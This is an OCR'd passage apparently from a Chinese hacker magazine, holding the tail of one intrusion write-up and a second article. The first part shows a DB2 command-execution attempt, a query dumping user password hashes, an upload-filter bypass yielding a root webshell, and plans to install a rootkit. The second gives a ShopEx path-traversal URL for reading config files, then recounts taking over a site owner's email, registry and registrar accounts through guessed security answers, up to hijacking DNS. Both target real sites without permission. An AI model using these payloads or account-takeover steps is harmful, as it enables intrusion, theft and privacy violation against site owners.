
```
call rootdb2 ('id > /tmp/id.txt')
```

同样让人遗憾的是也没有 EXTERNALROUTINEAUTH 权限。

目光回到了用户表上，由于用户数据可能非常多，就取前 100 行：

```
select * from   ***_MEMBER fetch first 100 rows only
```

截图如下，图 6 所示。



???	MEM_NAME	CNAME	MEM_PASS	MEM_SEX	MEM_BORN
1	admin	超级管理员	d2e5cde01db46261eef4d2b78ba1f4b[redacted]	1	2007-07-31
2	1500010502933	[illegible]	35c046618142071c750693f21afbbef[redacted]		1900-01-01
3	1500010301320	[illegible]	a7239a196ad2b5d348b15225b1fd2254[redacted]		1900-01-01
4	1500010501815	[illegible]	d6a6b07dda7a6863b60d9d0e19686db0[redacted]		1900-01-01
5	1500038100151	[illegible]	3c99dbd75aad07092f0c8eb81867ed870[redacted]		1900-01-01

图 6

人品不够好啊！密码没破解出来，否则还可以拿来试试 SSH，：)。

无奈之余在网站上随便点着，突然，在客户投诉的页面发现可以输入数据，而这个编辑器的外观跟某种编辑器非常相似，有上传附件和图片的地方！虽然过滤了 JSP 文件，但是很容易就绕过了它的扩展名检测，成功获得 WebShell，如图 7、图 8、图 9、图 10、图 11 所示。

很轻松地就获得了 Root 权限，用户密码 HASH 如图 12 所示。




图 7

服务器端口	80
操作系统	AIX 5.3 ppc
当前用户名	root
当前用户目录	/
当前用户工作目录	/usr/IBM/WebSphere/AppServer/profiles/Custom01
程序相对路径	/[redacted]/yc/0011.jsp

图 8

服务器软件版本信息	IBM WebSphere Application Server/6.0
JDK版本	1.4.2
JDK安装路径	/usr/IBM/WebSphere/AppServer/java/jre
JAVA虚拟机版本	1.0
JAVA虚拟机名	Classic VM

图 9

剩下的任务就是破解出任意一个用户的密码后通过 SSH 登录，然后 su 到 root，进而安装 rootkit 等。当然，这只是渗透式的思维。如果换做安全加固人员，那么赶快删除遗留下的管理页面，并修补编辑器相应漏洞便是必要之事。




图 10




图 11





图 12

总　结

站在攻击角度说，80 端口是最容易出现问题的地方，而是否足够细心则成为能否成功的关键。

站在防御角度说，尽管对 DB2 的用户做了足够的权限控制，但是对网站页面和输入处的疏忽却依然导致了防御上的失败。

前置知识：无
关键字：渗透、社工



一次不成功的社工渗透

文/图　QQ344566921

今天我在本地的专业广告报纸上看到了一个防辐射的服装网的网站就去看了下，打开网站之后发现网站使用的是 ShopEx 系统。之后我就去找它的漏洞，推荐使用 sebug.net 站上搜索，漏洞信息比较准确。百度等上搜到的信息可能很难分辨。我在上面找到了一个漏洞，ShopEx 网上商店系统 /shopadmin/index.php 本地文件读取漏洞。利用的方式就是直接在浏览器上输入 http://xxx.com/shopadmin/index.php?ctl=sfile&act=getDB&p[0]=../../，在/的后面输入想要读取的文件名。程序是 PHP 的就看看他的配置文件 config/config.php 在浏览器上直接输入之后就可以看到了，如图 1 所示。




图 1

下载之后打开就可以看到数据库的账户和密码了。我使用那里的账号和密码去登录后台，失败了，这里就略过了。不再

浪费版面了。到此这个漏洞我再就没有使用了。

下来我查看他的域名注册信息。当然也可以使用旁注，看他服务器上的其他站在是否有漏洞，渗透之后再来渗透目标站，但是这样很复杂也是成功率较低。我直接查看域名的注册信息如图 2 所示。这个步骤我使用的是 ip866.com 来查看的。




图 2

看到了域名的注册信箱 o0oyu****@163.com（后几位我用星号隐藏了）。注册地址是万网的。下来当然就是对这个信箱下手了。我先去用刚才得到的数据库密码去登录信箱，也没有成功，之后当然就是找回密码了。我使用通过密码提示问题来找回他的密码。我在他站上还看到其他信箱的也是他站的，那些邮件用户名最后的几位位数字，很像是生日号码，所以我就以这个数字作为他的出生日期，成功地进入了下一步，他的问题是他的初恋日期。又是一个和日期有关系的问题，我就把生日输入进去，居然成功了。如图 3 所示。




图 3

只要有了这个信箱问题就好办了，可以得到一系列资料。进入信箱之后最有价值的两封信分别是，工业和信息化部网站备案的邮件和一封万网的邮件，如图 4 所示。




图 4

有了这个信箱之后就可以查看网站备案信息了，从备案信息上就可以查看到他的所有身份信息了。我先去登录他的工业和信息化部网站备案。在工业和信息化部发给他的邮件中有明确的账号，现在就需要找回密码了。我直接到工业和信息化部网站备案上去找回他的备案密码。找密码需要他的真实姓名，这个是不难得到的。在邮箱的设置里看他的详细资料就可以得到。之后就可以找回他在工业和信息化部网站备案的密码，找回过程我就不截图了，直接看进入之后的信息吧。如图 5 所示。有了这个信息就可以查看到他的服务器放置的地点和服务商了。就可以去服务商那儿，找回他的密码就可以管理了他的主机了，正常应该是这个思路。但是我去查看他的域名指向，和他的图 5 空间提供商的 IP 不同可以推定他更换了服务商。所以这条路也走不通了，不过也得到了许多的信息了。



图 5

下来就是利用万网了。步骤大概相同，想登录，就得有密码，万网的邮件中也直接给出的他的用户名称直接去万网找回密码，万网找回密码只需要用户名的邮箱。我直接填写就可以了，如图 6 所示。之后可以修改登录密码了。修改完密码之后登录之后，如图 7 所示可以看到他在万网的注册信息了。到此就可以劫持他的域名了，也就是修改它的域名指向。我是第一次登录到万网域名平台的，在里面也好一顿找。终于找到域名解析了，如图 8 所示。在这里就可以修改域名的指向了。在这里也可以看出来，图 8 里的域名指向 IP 和图 5 里的网站 IP 地址是不相同的。到此我就没有在继续社工下去。同时也没有成功渗透目标网站。当然得到了管理信箱可以社工得到更多的信息。一般和这个信箱有关信息都可以得到。方法都是大概一样的，看完这篇文章。想想自己的信息是否安全。自己的信箱是多么重要，一定要把自己的信箱的安全工作做好，防止信息泄露。




图 6

